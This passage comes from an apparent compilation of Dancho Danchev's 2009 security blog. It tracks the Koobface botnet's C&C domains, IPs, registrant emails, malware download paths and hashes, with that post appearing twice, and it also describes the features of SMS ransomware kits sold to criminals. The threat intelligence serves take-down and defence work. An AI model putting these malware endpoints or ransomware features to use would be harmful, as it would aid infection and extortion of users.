12.
http://www.virustotal.com/analisis/058a3a3c9cd3be6cbbcfb
a65f57a81a5310736f8c2e1d7decc4bdb89a4d78df2-12505

25395

13.
http://www.virustotal.com/analisis/e081d27500bb839d337c
2a2591b0111adc82fa55aa996d180d7b0989c8d64234-
12507

93069

14.
http://www.virustotal.com/analisis/b931af1b61e925829861
06204c9266b18393215ce2ab430463036e6806b85daf-
12506

22525

15.
http://www.virustotal.com/analisis/b931af1b61e925829861
06204c9266b18393215ce2ab430463036e6806b85daf-
12505

92698

16. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-
torrentreactor-iframe-ed.html

17. http://ddanchev.blogspot.com/2009/08/movement-on-
koobface-front.html

18.
http://www.virustotal.com/analisis/caaf95642abad63d9e846
0a474d0d3c8bbb9c00a683ac7fbbc63e86355183790-
12500

29889

506

19. http://www.web-mania.com/

20. http://blogs.zdnet.com/security/?p=3333

21. http://blogs.zdnet.com/security/?p=3333

22.
http://1.bp.blogspot.com/_wICHhTiQmrA/Soq6gXyvxAI/AAAAAAAAED0/OLtMdWv_3Mg/s1600-h/blackhat_seo_tax_latest

15_LIVE_obfuscation.JPG

23. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

24. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

25. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

26. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

27. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

28. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

29. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

30. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

31. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

32. http://ddanchev.blogspot.com/

507

Movement on the Koobface Front - Part Two (2009-08-19 11:27)

UPDATE13: The domain **snimka31082009 .com** has been suspended. Just like the domains listed in UPDATE11, it’s worth pointing out that once the PrivacyProtect.org whois records return to their original state, all of the domains are registered using the name Rancho Ranchev – from Ukraine with typosquatting.

UPDATE12: A new Koobface domain is in circulation across Facebook - **snimka31082009 .com** – snimka means photo

– which redirects to the Chinese IP (*China Railcom Guangdong Shenzhen Subbranch*) offering hosting services for the Koobface gang as of last week - **61.235.117.83 /redirectsoft/go/fb _w.php**. The **snimka31082009.com** domain is in a process of getting shut down.

UPDATE11: The latest Koobface domains **masa31082009 .com** - Email: yxlvpewoztjox@gmail.com; **pari270809 .com**

- Email: baoyshzrcwmraq@gmail.com; **rect08242009 .com** and **suz11082009 .com** have been suspended.

The Koobface gang has also changed the C &C domain in their latest updated pushed throughout the past

couple of days.

Interestingly, it’s a [1]subdomain used in the Twitter campaign from July - **cubman32**

.net.ua/.sys/?action=ldgen &v=14 and **cubman32 .net.ua/.sys/?action=ldgen &f=0 &a=-531027389 &lang=**

&v=14 &c=0 &s=ld &l=1000 &ck=0 &c _fb=0 &c _ms=0 &c _hi=0 &c _tw=0 &c _be=0 &c _fr=-2 &c _yb=-2 &c _tg=0

&c _nl=0 &c _fu=-2.

UPDATE10: Two new Koobface domains, and a new redirector are in circulation across Facebook - **rect08242009**

.com (61.235.117.83) and **pari270809 .com**, which redirects to **masa31082009 .com**/go/fb _w.php. The "[2]fan club"

has also introduced updated the malware - web.reg .md/1/[3]v2prx.exe.

The domains, **pari270809 .com, rect08242009 .com** and **masa31082009 .com** are in a process of getting shut
508

down.

UPDATE9: Domain **zadnik270809 .com -** Email: baoyshzrcwmraq@gmail.com has been suspended.

UPDATE8:

Koobface reactivated itself once again at **61.235.117.83** - [4]China Railcom Guangdong Shenzhen

Subbranch - a well known Zeus crimeware C &C, which is also apparently used for automatic hacking of third-party sites through [5]compromised FTP accounts.

The gang has also introduced a new domain, used exclusively for Facebook campaigns - **zadnik270809 .com** - in particular **zadnik270809 .com/youtube.com/w/?video** which loads **zadnik270809 .com/youtube.com/w/ups.php** and redirects to a well known Koobface redirector **kiano-180809 .com/go/fb _w.php**.

Zadnik means a**hole. Domain suspension and IP take down are in progress.

UPDATE7: Earlier today, TelosSolutions confirmed that "*this customer has been removed from our network*".

Great news taking into consideration the fact that Directi’s Abuse Desk has also suspended **boomer-110809 .com**, as well as **upr200908013 .com**.

The Koobface gang responded to the take down action by once again moving to China, [6]61.235.117.83 (China

Railcom Guangdong Shenzhen Subbranch) in particular. The IP has been taken care of, with all of Koobface campaigns once again in an "inactive stage". It’s worth pointing out that **kallagoon13 .cn** and **allavers .org** are also parked at this Chinese IP, with [7]both domains clearly involved in [8]Zeus crimeware campaigns.

UPDATE6: Following the 24 hours downtime, the Koobface gang has found a new home online, courtesy of

Telos-Solutions-AS/Telos Solutions LTD, with an ongoing migration of the Koobface C &C and campaign domains to

[9]91.212.127.140. Take down activities are in progress.

UPDATE5: Oc3 Networks & Web Solutions Llc abuse team took care of [10]67.215.238.178. All of Koobface worm’s campaigns once again redirect to nowhere.

509

UPDATE4: Koobface has been kicked out of China – again – courtesy of China’s CERT, and is no longer responding to **221.5.74.46.** This is the second time that [11]the Koobface gang is using the same IP for its central campaign domains, clearly indicating an ISP which "reserves its right to offer them services in the future once they stop receiving abuse notifications".

So which hosting provider’s services is [12]the Koobface botnet using for the time being? It’s [13]67.215.238.178 -

AS22298 - Netherlands Distinctio Ltd, which they were also using in the beginning of the month. A [14]new domain is in circulation across social networks/micro blogging services - **kiano-180809 .com/go/fb2.php** (67.215.238.178) Email: bigvillyxxx@gmail.com. Take down activities are in progress.

UPDATE3: The entire portfolio of Koobface related domains is now parked at **221.5.74.46** - AS17816 - CHINA169-GZ

CNCGROUP IP network China169 Guangzhou MAN. For instance, **xtsd20090815 .com/youtube.com/xexe.php**

redirects to the actual IP **221.5.74.46 /redirectsoft/go/fb2.php** with piupiu-110809.com/achcheck.php,

web.reg.md /1/[15]prx90.exe and **web.reg.md/1 /[16]prx90.exe** as phone back locations.

Two new compo-

nents are dropped **DDnsFilter.dll** - MD5: 0x8904BCEBACB2B878FF46C5EB0C5C57EB and **DnsFilter.sys** - MD5: 0x30DD915396E46824DA92FE70485F7CF8 which [17]prevent infected users from interacting with antivirus vendor

sites.

510

UPDATE2: The gang has responded to the take down activities, by using the only IP that wasn't shut down 221.5.74.46, with **piupiu-110809 .com**, **upr200908013 .com**, and **upr200908013 .com** already moved there.

Interestingly, now that the gang's centralized domains used in the majority of campaigns are not responding thanks the quick reaction of BlueConnex, they've started embedding up to 15 iFrames directly loading IPs from the Koobface botnet. The script is detected as Trojan-Clicker.HTML.IFrame.a. The pattern? Each and every host is serving the fake Facebook page from a similar directory - /0x3E8/. 221.5.74.46 is in a process of getting shut down.

UPDATE: Three hours after notification, Blue Square Data Group Services Limited ensures that " *the customer has been disconnected permanently*". It’s a fact. All of Koobface worm’s campaigns currently redirect to nowhere. Let’s see for how long.

Kuku Ruku Koobface! What does Koobface has to do with a legendary cocoa cream wafer [18]Koukou Roukou

sold in the 90’s? It’s one of new domains introduced over the past seven days (**kukuruku-290709 .com** now offline thanks to community efforts).

What is the [19]Koobface gang up to [20]anyway? Despite that they’ve randomized the automatically gener-

ated directories on the compromised sites (**kimchistory.freevar .com/fantasticfi1ms**; **tastemasters .ca/freeem0vie**; **simonsoderberg .se/mmym0vies**; **ekespangs .se/meggavide0**; **akesheronline .com/privalesh0w**; **belljarstudio**

.com/bestttube), the gang continues relying on centralized hosting for its campaigns.

511

During the week, they’ve migrated from **67.215.238 .178/redirectsoft/go/fb _s.php** (PacificRack.com) to **85.234.141**

.92/redirectsoft/go/fb _s.php (BlueConnex Ltd), interestingly, they did so with all of the their currently active domains, the ones used as central redirection points on the thousands of legitimate/malicious sites participating in their campaigns. Interestingly, merely suspending a domain name wouldn't get you [21]a personal greeting from

the Koobface gang, since they'll basically register a new one. Getting them kicked out of several different hosting providers simultaneously would. Upon having their newly pushed domains shut down, the gang stopped using

domains and switched to the original IP of their hosting provider, once again requiring a direct ISP action, instead of domain registar's one.

Koobface C &C, central malware campaign domains suspended through community efforts:

- glavnij20090809 .com - Email: bigvillyxxx@gmail.com was parked at 85.234.141.92

- kukuruku-290709 .com - Email: kuku.ruku.pam@gmail.com was parked at 85.234.141.92

- superturbo20090809 .com - Email: bigvillyxxx@gmail.com was parked at 85.234.141.92 ([22]Super Turbo is yet another legendary product sold in the 90's)

- bombimbom20090809 .com - Email: bigvillyxxx@gmail.com was parked at 85.234.141.92 ([23]Bombi Bom is also a classic chewing gum sold in the 90's in Europe/Eastern Europe)

- mishkigammy-060809.com - Email: kuku.ruku.pam@gmail.com was parked at 85.234.141.92

Currently active Koobface C &C domains, also participating in the CAPTCHA-solving, malware campaigns:

- piupiu-110809 .com - 85.234.141.92

- xtsd20090815 .com - 85.234.141.92 - Email: bigvillyxxx@gmail.com

- boomer-110809 .com - 85.234.141.92

- upr200908013 .com - 85.234.141.92 - Email: kfmnmkswrnkcxlgpfdxb68@gmail.com

- suz11082009 .com - 85.234.141.92 - Email: xxmgbtwgdhyv@gmail.com

- upr0306 .com - 221.5.74.46 China Unicom Guangdong province network - Email: bigvillyxxx@gmail.com

- **findhereandnow .com** - 85.234.141.92 - Email: bigvillyxxx@gmail.com

The CAPTCHA solving process on behalf of the infected victims, is exclusively targeting Google web proper-

ties (**piupiu-110809 .com/cap/tempgoo/GOO8cdabdfe8d68013c6217ce754a519194.jpg**).

Koobface worm's

captcha7.dll module is active at:

- glavnij20090809 .com/cap/?a=get &i=1 &v=7

- suz11082009 .com/cap/?a=get &i=3 &v=7

- boomer-110809 .com/cap/?a=get &i=4 &v=7

- piupiu-110809 .com/cap/?a=get &i=2 &v=7

BlueConnex Ltd has been notified. The Koobface gang continues enjoying the largest market share of system-

atic Web 2.0 abuse

Related posts:

513

[24]Movement on the Koobface Front

[25]Koobface - Come Out, Come Out, Wherever You Are

[26]Dissecting Koobface Worm’s Twitter Campaign

[27]Dissecting the Koobface Worm’s December Campaign

[28]Dissecting the Latest Koobface Facebook Campaign

[29]The Koobface Gang Mixing Social Engineering Vectors

Ukrainian "fan club" and the Koobface connection:

[30]Dissecting a Swine Flu Black SEO Campaign

[31]Massive Blackhat SEO Campaign Serving Scareware

[32]From Ukrainian Blackhat SEO Gang With Love

[33]From Ukrainian Blackhat SEO Gang With Love - Part Two

[34]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[35]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[36]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [37]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

2.

http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

.PNG

3.

http://www.virustotal.com/analisis/1239da435a6aa3aacd92c6f9ee7b3f030d6411a6e23dc240b1b41cdfdb998885-12518

14818

4. http://www.spamhaus.org/sbl/sbl.lasso?query=SBL75001

5. http://groups.google.com/group/google-safe-browsing-api/browse_thread/thread/fa300f19e9993d1b

6. http://whois.domaintools.com/61.235.117.83

7. https://zeustracker.abuse.ch/monitor.php?host=kallagoon13.cn

8. https://zeustracker.abuse.ch/monitor.php?host=allavers.org

9. http://whois.domaintools.com/91.212.127.140

10. http://whois.domaintools.com/67.215.238.178

11. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

12. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

13. http://whois.domaintools.com/67.215.238.178

14. http://www.virustotal.com/analisis/83b3cbb82e7dc78b0911395098b7642f530c7b39fc9666ccf70c77f568561134-12511

13842

15. http://www.virustotal.com/analisis/570a0761d7dc3b42e6b812302a97ef16a7df7ab03e3b3e0f3e8df8a98ef8e907-12507

77095

16. http://www.virustotal.com/analisis/ed344b3d75d79f02b59813865ae7c65acdc6c385cc5abcd1c3d95b06753fe1d6-12507

77115

17. http://www.lavasoft.com/mylavasoft/securitycenter/blog/koobface-still-causing-problems-for-facebook-users

18.
http://cotamagat.files.wordpress.com/2007/11/kukuruku.jpg

19.
http://www.virustotal.com/analisis/7b64f366eb5eb2befc0c6
01146cce076af782c5271c84f30593dbe98c84e9e06-12506

73890

20.
http://www.virustotal.com/analisis/ed344b3d75d79f02b598
13865ae7c65acdc6c385cc5abcd1c3d95b06753fe1d6-
12506

73907

21.
http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAA
AAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-
dancho1

.PNG

22.
http://www.zhelezona.ru/i/uploads/2008_07/zh_turbo_gum_
3g2g4f.jpg

23. http://90ie.ru/wp-
content/uploads/2009/05/bombibom.jpg

24. http://ddanchev.blogspot.com/2009/08/movement-on-
koobface-front.html

25. http://ddanchev.blogspot.com/2009/07/koobface-come-
out-come-out-wherever-you.html

26. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

27. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

28. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

29. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

30. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

31. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

32. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

33. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

34. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

35. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

36. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

37. http://ddanchev.blogspot.com/

Movement on the Koobface Front - Part Two (2009-08-19 11:27)

UPDATE13: The domain **snimka31082009 .com** has been suspended. Just like the domains listed in UPDATE11, it’s worth pointing out that once the PrivacyProtect.org whois records return to their original state, all of the domains are registered using the name Rancho Ranchev – from Ukraine with typosquatting.

UPDATE12: A new Koobface domain is in circulation across Facebook - **snimka31082009 .com** – snimka means photo

– which redirects to the Chinese IP (*China Railcom Guangdong Shenzhen Subbranch*) offering hosting services for the Koobface gang as of last week - **61.235.117.83 /redirectsoft/go/fb _w.php**. The **snimka31082009.com** domain is in a process of getting shut down.

UPDATE11: The latest Koobface domains **masa31082009 .com** - Email: yxlvpewoztjox@gmail.com; **pari270809 .com**

- Email: baoyshzrcwmraq@gmail.com; **rect08242009 .com** and **suz11082009 .com** have been suspended.

The Koobface gang has also changed the C &C domain in their latest updated pushed throughout the past

couple of days.

Interestingly, it’s a [1]subdomain used in the Twitter campaign from July - **cubman32**

.net.ua/.sys/?action=ldgen &v=14 and **cubman32 .net.ua/.sys/?action=ldgen &f=0 &a=-531027389 &lang=**

&v=14 &c=0 &s=ld &l=1000 &ck=0 &c _fb=0 &c _ms=0 &c _hi=0 &c _tw=0 &c _be=0 &c _fr=-2 &c _yb=-2 &c _tg=0

&c _nl=0 &c _fu=-2.

UPDATE10: Two new Koobface domains, and a new redirector are in circulation across Facebook - **rect08242009**

.com (61.235.117.83) and **pari270809 .com**, which redirects to **masa31082009 .com**/go/fb _w.php. The "[2]fan club"

has also introduced updated the malware - web.reg .md/1/[3]v2prx.exe.

The domains, **pari270809 .com, rect08242009 .com** and **masa31082009 .com** are in a process of getting shut 516

down.

UPDATE9: Domain **zadnik270809 .com -** Email: baoyshzrcwmraq@gmail.com has been suspended.

UPDATE8:

Koobface reactivated itself once again at **61.235.117.83** - [4]China Railcom Guangdong Shenzhen

Subbranch - a well known Zeus crimeware C &C, which is also apparently used for automatic hacking of third-party sites through [5]compromised FTP accounts.

The gang has also introduced a new domain, used exclusively for Facebook campaigns - **zadnik270809 .com** - in particular **zadnik270809 .com/youtube.com/w/?video** which loads **zadnik270809 .com/youtube.com/w/ups.php** and redirects to a well known Koobface redirector **kiano-180809 .com/go/fb _w.php**.

Zadnik means a**hole. Domain suspension and IP take down are in progress.

UPDATE7: Earlier today, TelosSolutions confirmed that "*this customer has been removed from our network*".

Great news taking into consideration the fact that Directi’s Abuse Desk has also suspended **boomer-110809 .com**, as well as **upr200908013 .com**.

The Koobface gang responded to the take down action by once again moving to China, [6]61.235.117.83 (China

Railcom Guangdong Shenzhen Subbranch) in particular. The IP has been taken care of, with all of Koobface campaigns once again in an "inactive stage". It’s worth pointing out that **kallagoon13 .cn** and **allavers .org** are also parked at this Chinese IP, with [7]both domains clearly involved in [8]Zeus crimeware campaigns.

UPDATE6: Following the 24 hours downtime, the Koobface gang has found a new home online, courtesy of

Telos-Solutions-AS/Telos Solutions LTD, with an ongoing migration of the Koobface C &C and campaign domains to

[9]91.212.127.140. Take down activities are in progress.

UPDATE5: Oc3 Networks & Web Solutions Llc abuse team took care of [10]67.215.238.178. All of Koobface worm's campaigns once again redirect to nowhere.

517

UPDATE4: Koobface has been kicked out of China – again – courtesy of China's CERT, and is no longer responding to **221.5.74.46.** This is the second time that [11]the Koobface gang is using the same IP for its central campaign domains, clearly indicating an ISP which "reserves its right to offer them services in the future once they stop receiving abuse notifications".

So which hosting provider's services is [12]the Koobface botnet using for the time being? It's [13]67.215.238.178 -

AS22298 - Netherlands Distinctio Ltd, which they were also using in the beginning of the month. A [14]new domain is in circulation across social networks/micro blogging services - **kiano-180809 .com/go/fb2.php** (67.215.238.178) Email: bigvillyxxx@gmail.com. Take down activities are in progress.

UPDATE3: The entire portfolio of Koobface related domains is now parked at **221.5.74.46** - AS17816 - CHINA169-GZ

CNCGROUP IP network China169 Guangzhou MAN. For instance, **xtsd20090815 .com/youtube.com/xexe.php**

redirects to the actual IP **221.5.74.46 /redirectsoft/go/fb2.php** with piupiu-110809.com/achcheck.php,

web.reg.md /1/[15]prx90.exe and **web.reg.md/1 /[16]prx90.exe** as phone back locations.

Two new compo-

nents are dropped **DDnsFilter.dll** - MD5: 0x8904BCEBACB2B878FF46C5EB0C5C57EB and **DnsFilter.sys** - MD5: 0x30DD915396E46824DA92FE70485F7CF8 which [17]prevent infected users from interacting with antivirus vendor

sites.

518

UPDATE2: The gang has responded to the take down activities, by using the only IP that wasn’t shut down 221.5.74.46, with **piupiu-110809 .com**, **upr200908013 .com**, and **upr200908013 .com** already moved there.

Interestingly, now that the gang’s centralized domains used in the majority of campaigns are not responding thanks the quick reaction of BlueConnex, they’ve started embedding up to 15 iFrames directly loading IPs from the Koobface botnet. The script is detected as Trojan-Clicker.HTML.IFrame.a. The pattern? Each and every host is serving the fake Facebook page from a similar directory - /0x3E8/. 221.5.74.46 is in a process of getting shut down.

UPDATE: Three hours after notification, Blue Square Data Group Services Limited ensures that " *the customer has been disconnected permanently*". It’s a fact. All of Koobface worm’s campaigns currently redirect to nowhere. Let’s see for how long.

Kuku Ruku Koobface! What does Koobface has to do with a legendary cocoa cream wafer [18]Koukou Roukou

sold in the 90’s? It’s one of new domains introduced over the past seven days (**kukuruku-290709 .com** now offline thanks to community efforts).

What is the [19]Koobface gang up to [20]anyway? Despite that they’ve randomized the automatically gener-

ated directories on the compromised sites (**kimchistory.freevar .com/fantasticfi1ms**; **tastemasters .ca/freeem0vie**; **simonsoderberg .se/mmym0vies**; **ekespangs .se/meggavide0**; **akesheronline .com/privalesh0w**; **belljarstudio**

.com/bestttube), the gang continues relying on centralized hosting for its campaigns.

519

During the week, they’ve migrated from **67.215.238 .178/redirectsoft/go/fb _s.php** (PacificRack.com) to **85.234.141**

.92/redirectsoft/go/fb _s.php (BlueConnex Ltd), interestingly, they did so with all of the their currently active domains, the ones used as central redirection points on the thousands of legitimate/malicious sites participating in their campaigns. Interestingly, merely suspending a domain name wouldn’t get you [21]a personal greeting from

the Koobface gang, since they’ll basically register a new one. Getting them kicked out of several different hosting providers simultaneously would. Upon having their newly pushed domains shut down, the gang stopped using

domains and switched to the original IP of their hosting provider, once again requiring a direct ISP action, instead of domain registar’s one.

Koobface C &C, central malware campaign domains suspended through community efforts:

- glavnij20090809 .com - Email: bigvillyxxx@gmail.com was parked at 85.234.141.92

- kukuruku-290709 .com - Email: kuku.ruku.pam@gmail.com was parked at 85.234.141.92

- superturbo20090809 .com - Email: bigvillyxxx@gmail.com was parked at 85.234.141.92 ([22]Super Turbo is yet another legendary product sold in the 90’s)

- bombimbom20090809 .com - Email: bigvillyxxx@gmail.com was parked at 85.234.141.92 ([23]Bombi Bom is also a classic chewing gum sold in the 90’s in Europe/Eastern Europe)

- mishkigammy-060809.com - Email: kuku.ruku.pam@gmail.com was parked at 85.234.141.92

520

Currently active Koobface C &C domains, also participating in the CAPTCHA-solving, malware campaigns:

- piupiu-110809 .com - 85.234.141.92

- xtsd20090815 .com - 85.234.141.92 - Email: bigvillyxxx@gmail.com

- boomer-110809 .com - 85.234.141.92

- upr200908013 .com - 85.234.141.92 - Email: kfmnmkswrnkcxlgpfdxb68@gmail.com

- suz11082009 .com - 85.234.141.92 - Email: xxmgbtwgdhyv@gmail.com

- upr0306 .com - 221.5.74.46 China Unicom Guangdong province network - Email: bigvillyxxx@gmail.com

- **findhereandnow .com** - 85.234.141.92 - Email: bigvillyxxx@gmail.com

The CAPTCHA solving process on behalf of the infected victims, is exclusively targeting Google web proper-

ties (**piupiu-110809 .com/cap/tempgoo/GOO8cdabdfe8d68013c6217ce754 a519194.jpg**).

Koobface worm's

captcha7.dll module is active at:

- glavnij20090809 .com/cap/?a=get &i=1 &v=7

- suz11082009 .com/cap/?a=get &i=3 &v=7

- boomer-110809 .com/cap/?a=get &i=4 &v=7

- piupiu-110809 .com/cap/?a=get &i=2 &v=7

BlueConnex Ltd has been notified. The Koobface gang continues enjoying the largest market share of systematic Web 2.0 abuse

Related posts:

521

[24]Movement on the Koobface Front

[25]Koobface - Come Out, Come Out, Wherever You Are

[26]Dissecting Koobface Worm’s Twitter Campaign

[27]Dissecting the Koobface Worm’s December Campaign

[28]Dissecting the Latest Koobface Facebook Campaign

[29]The Koobface Gang Mixing Social Engineering Vectors

Ukrainian "fan club" and the Koobface connection:

[30]Dissecting a Swine Flu Black SEO Campaign

[31]Massive Blackhat SEO Campaign Serving Scareware

[32]From Ukrainian Blackhat SEO Gang With Love

[33]From Ukrainian Blackhat SEO Gang With Love - Part Two

[34]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[35]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[36]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [37]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

2.

http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

.PNG

3.

http://www.virustotal.com/analisis/1239da435a6aa3aacd92c6f9ee7b3f030d6411a6e23dc240b1b41cdfdb998885-12518

14818

4. http://www.spamhaus.org/sbl/sbl.lasso?query=SBL75001

5. http://groups.google.com/group/google-safe-browsing-api/browse_thread/thread/fa300f19e9993d1b

6. http://whois.domaintools.com/61.235.117.83

7. https://zeustracker.abuse.ch/monitor.php?host=kallagoon13.cn

8. https://zeustracker.abuse.ch/monitor.php?host=allavers.org

9. http://whois.domaintools.com/91.212.127.140

10. http://whois.domaintools.com/67.215.238.178

11. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

12. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

13. http://whois.domaintools.com/67.215.238.178

14. http://www.virustotal.com/analisis/83b3cbb82e7dc78b0911395098b7642f530c7b39fc9666ccf70c77f568561134-12511

13842

15. http://www.virustotal.com/analisis/570a0761d7dc3b42e6b812302a97ef16a7df7ab03e3b3e0f3e8df8a98ef8e907-12507

77095

16. http://www.virustotal.com/analisis/ed344b3d75d79f02b59813865ae7c65acdc6c385cc5abcd1c3d95b06753fe1d6-12507

77115

17. http://www.lavasoft.com/mylavasoft/securitycenter/blog/koobface-still-causing-problems-for-facebook-users

18. http://cotamagat.files.wordpress.com/2007/11/kukuruku.jpg

19. http://www.virustotal.com/analisis/7b64f366eb5eb2befc0c6

01146cce076af782c5271c84f30593dbe98c84e9e06-12506

73890

20.
http://www.virustotal.com/analisis/ed344b3d75d79f02b598
13865ae7c65acdc6c385cc5abcd1c3d95b06753fe1d6-
12506

73907

21.
http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAA
AAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-
dancho1

.PNG

22.
http://www.zhelezona.ru/i/uploads/2008_07/zh_turbo_gum_
3g2g4f.jpg

23. http://90ie.ru/wp-
content/uploads/2009/05/bombibom.jpg

24. http://ddanchev.blogspot.com/2009/08/movement-on-
koobface-front.html

25. http://ddanchev.blogspot.com/2009/07/koobface-come-
out-come-out-wherever-you.html

26. http://ddanchev.blogspot.com/2009/07/dissecting-
koobface-worms-twitter.html

27. http://ddanchev.blogspot.com/2008/12/dissecting-
koobface-worms-december.html

28. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

29. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

30. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

31. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

32. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

33. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

34. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

35. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

36. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

37. http://ddanchev.blogspot.com/

523

6th SMS Ransomware Variant Offered for Sale (2009-08-24 18:14)

" *Your copy of Windows has been blocked! You're using an unlicensed version of it! In order to continue using it, you* *must receive the unlock key. All you have to do is follow these steps: You must send a SMS message. You will receive an activation code once you do so. Enter the code and unlock your copy of Windows.* "

Anticipating the potential for monetization, cybercriminals are investing more time and resources into coming

up with new features for their SMS based ransomware releases. Two of the very latest releases indicate their

motivation and long-term ambitions into this newly emerged micro-payment ransomware channel.

What's new, is the social engineering element, the self-replication potential through removable media, and

the contingency planning through the use of multiple SMS numbers in case one of the numbers gets shut down.

Let's go through some of the features of two newly released SMS ransomware variants offered for $20, and $30

respectively.

What's worth emphasizing on in respect to the first release, is that it's Windows 7 compatible, and is the first SMS ransomware that allows scheduled lock down after infection – presumably, the author included this feature in order to make it harder for the victim to recognize how he got infected at the first place – as well as multiple SMS

numbers for contingency planning.

Key features include:

- Clean interace

- Bypasses Safe Mode

- Locks down the taskbar or any combination of keys that could allow a user to close the application

- The error message can be customized

524

- Ability to use multiple-unlock codes

- Ability to use multiple SMS numbers from where the activation code will be obtained

- Ability to lock the system immediately upon infection, or after a given period of tim

- Auto-starting features, self-removal upon entering the correct activation code, and ensuring that the victim would no longer be infected with this release through the use of mutex-es.

- This SMS ransomware is Windows 7 compatible

The majority of SMS based ransomware is relying on the "Unlicensed Windows Copy" theme, but the first self-replicating through removable media propagation such ransomware is signaling a trend to come - social engineering throuhg impersonation in a typical scareware style. This release can be easily described as the first scareware with micro-payment ransom element offered for sale.

525

Basically, it attempts to impersonate Kaspersky Lab Antivirus Online and trick the infected user into thinking that Kaspersky has detected a piece of malware, has blocked it but since the malware changes its encryption algorithm the user has to send a SMS costing 150 rubles in order to receive the SMS that will block the malware.

526

This release also includes a timer, and a message explaining that re-installing Windows wouldn't change the situation in an attempt to further trick the user into sending the messsage. The release is exclusively released for Windows XP

and is not Windows Vista compatible.

Cybercriminals are known to understand the benefits of converging different successful and well proven tac-

tics across different propagation/infection vectors. Now that we've seen [1]scareware with elements of ransomware, as well as [2]hijacking a browser session's ads and [3]demanding ransom to remove the adult content, it's only a matter of time to witness a micro-payment driven scareware campaign distributed through blackhat SEO and the

usual channels.

Related posts:

[4]5th SMS Ransomware Variant Offered for Sale

[5]4th SMS Ransomware Variant Offered for Sale

[6]3rd SMS Ransomware Variant Offered for Sale

[7]SMS Ransomware Source Code Now Offered for Sale

[8]New ransomware locks PCs, demands premium SMS for removal

This post has been reproduced from [9]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=3014

2. http://www.symantec.com/connect/blogs/layers-trojanransompage

3. https://www-secure.symantec.com/connect/blogs/browsers-and-ransoms

4. http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html

5. http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html

6. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

7. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

8. http://blogs.zdnet.com/security/?p=3197

9. http://ddanchev.blogspot.com/

1.9

September

529

Summarizing Zero Day’s Posts for August (2009-09-01 15:46)

The following is a brief summary of all of my posts at ZDNet’s [1]Zero Day for August.

You can also go through previous summaries for [2]July, [3]June, [4]May, [5]April, [6]March, [7]February, [8]January,

[9]December, [10]November, [11]October, [12]September, [13]August and [14]July, as well as subscribe to my

[15]personal RSS feed or [16]Zero Day’s main feed.

Notable articles include - [17]Does Twitter’s malware link filter really work?; [18]IE8 outperforms competing

